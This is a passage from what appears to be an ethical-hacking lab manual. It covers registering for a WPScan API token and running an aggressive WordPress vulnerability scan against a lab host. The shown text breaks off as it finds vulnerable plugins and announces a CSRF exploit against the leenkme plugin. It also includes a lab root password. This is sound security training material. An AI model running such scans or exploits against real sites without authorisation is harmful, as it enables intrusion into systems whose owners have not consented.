
- Author - Most efficient, uses the post author's Message Settings.
- Mine - Most inefficient, uses your Message Settings regardless of what the post author does.
- Manual - Slightly inefficient, uses your Message Settings unless the post author manually changes the message in the post.

Save Settings


Type here to search

9:55 PM
4/19/2022

16. Click **Parrot Security** to switch to the **Parrot Security** machine.
17. Click the **Firefox** icon from the top section of **Desktop** to open **Firefox** browser.



18. The **Firefox** window appears. Type **https://wpscan.com/register** into the address bar and press **Enter**.
19. A webpage with a **Register new user** form appears; scroll down and in the **Required fields** enter your personal details. Check **I agree to the terms of service** checkbox..



20. Now, scroll down to the end of the page, click **I'm not a robot** and click on **Register** button.

If **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

If a captcha window appears, verify it.

Screenshot of a Firefox browser window showing the WPScan registration page.


The title bar shows "Sign up - Mozilla Firefox". The address bar shows "https://wpscan.com/register". The page content includes:

- A password input field containing "password" with a green checkmark icon.
- A "Password confirmation *" input field containing "password" with a green checkmark icon.
- A "Billing Details (optional)" dropdown menu.
- Checkboxes for "I agree to the terms of service" (checked) and "Subscribe to Newsletter".
- A reCAPTCHA box with a green checkmark icon and the text "I'm not a robot".
- A large green "Register" button.
- Text at the bottom: "Already have an account? [Login](#)".

21. A notification saying **A message with a confirmation link has been sent to your email address....**
22. Now, open a new tab in the **Firefox** browser and open the email account you gave while registering as a new user in **Step 19**.
23. Once you are logged into your email account, open the email from **noreply@wpscan.com**, and in the email, click the **Confirm my account** hyperlink.


If you get any error while accessing website content in Parrot Security machine, then browse the same website in your local machine, login into your account and perform the following steps.

If you are unable to confirm the account then right-click the link and click on **Open Link in New Tab**.



24. A new webpage appears with a message saying **Your email address has been successfully confirmed**. Enter the same details in the **Email Address** and **Password** fields that you provided in **Step 19**.

If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.



25. You get signed in successfully in the website. Now, click the **How it works** button from the menu bar and click **Get started for free** button.

The screenshot shows a Mozilla Firefox window with the title bar "How it Works - Mozilla Firefox". The address bar displays the URL "https://wpscan.com/how-it-works". The main content area features the WPScan logo and navigation links for "How it works", "Pricing", "Vulnerabilities", "For developers", "Contact", "Profile", and "Logout". A large heading reads "BE THE FIRST TO KNOW ABOUT new WordPress vulnerabilities". To the right, there are two callout boxes: one showing "99 Vulnerabilities added in April" with a green wavy icon, and another showing "28,517 Total vulnerabilities in our database" with an orange wavy icon. Below these are two buttons: "Get started for free" (green) and "View pricing" (white). A note at the bottom states "No credit card required. Cancel anytime".

26. The **Edit Profile** page appears; in the **API Token** section and observe the API Token. Note down or copy this API Token; we will use this token in the later steps.

The screenshot shows a Mozilla Firefox window with the title "Edit profile - Mozilla Firefox". The address bar displays the URL <https://wpscan.com/profile>. The main content area is the "Edit profile" page for WPScan, featuring a "Hello, [REDACTED]" greeting, an "API Token" section with a token field, and a summary of current subscription plan, daily API request limit, and API requests in the past 24 hours.

Applications Places System Edit profile - Mozilla Firefox
Sign up Edit profile
Getting Started Start Parrot OS Community Docs Git CryptPad Privacy Pentes Learn

WPScan How it works Pricing Vulnerabilities For developers Contact Profile Logout

Hello, [REDACTED]

API Token


[REDACTED] Regenerate

To get started, download the [WordPress plugin](#) and enter your API token, or [read the documentation](#) to learn about other ways to use your token.

Current subscription plan	Daily API request limit	API requests in the past 24 hours
Free	25	0

Menu Edit profile - Mozilla Fir...

27. Close the **Firefox** browser window.
28. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.



29. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
30. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.

31. Now, type **cd** and press **Enter** to jump to the root directory.

The screenshot shows a Parrot OS desktop environment. In the top right corner, there is a system tray icon for a terminal window labeled "cd - Parrot Terminal". The main window is a terminal window titled "[root@parrot] ~" with a dark background featuring a green and blue geometric pattern. The terminal shows the following session:

```
[attacker@parrot] ~
└─$ sudo su
[sudo] password for attacker:
[root@parrot] ~
└─# cd
[root@parrot] ~
└─#
```

The desktop background is also a dark green and blue geometric pattern. On the left side of the screen, there is a vertical dock with icons for "README/Exercise" and "Trash". At the bottom of the screen, there is a dock with icons for "Menu" and "cd - Parrot Terminal".

32. In the **Terminal** window, type **wpscan --api-token [API Token from Step#26] --url http://10.10.1.22:8080/CEH --plugins-detection aggressive --enumerate vp** and press **Enter**.

--enumerate vp: specifies the enumeration of vulnerable plugins.

The screenshot shows a Parrot OS desktop environment. At the top, there is a dark-themed menu bar with icons for Applications, Places, System, and a terminal window titled "cd - Parrot Terminal". The date and time "Wed Apr 20, 02:25" are also displayed. Below the menu, a terminal window is open with a root shell. The terminal history shows:

```
[attacker@parrot] ~
└─$ sudo su
[sudo] password for attacker:
[root@parrot] ~
└─# cd
[root@parrot] ~
└─# wpscan --api-token 78vSw
--plugins-detection aggressive --enumerate vp
```

In the background, a file browser window is visible, showing a tree view of files and folders. The desktop background is a dark, abstract geometric pattern.

33. The result appears, displaying detailed information regarding the target website.

34. Scroll down to the **Plugin(s) Identified** section, and observe the installed vulnerable plugins (**akismet** and **leenkme**) on the target website.
 35. In this task, we will exploit the **CSRF** vulnerability present in the **leenkme** plugin.

```
[+] leenkme
Location: http://10.10.1.22:8080/CEH/wp-content/plugins/leenkme/
Last Updated: 2020-08-10T20:49:00.000Z
Readme: http://10.10.1.22:8080/CEH/wp-content/plugins/leenkme/readme.txt
[!] The version is out of date, the latest version is 2.16.0
[!] Directory listing is enabled

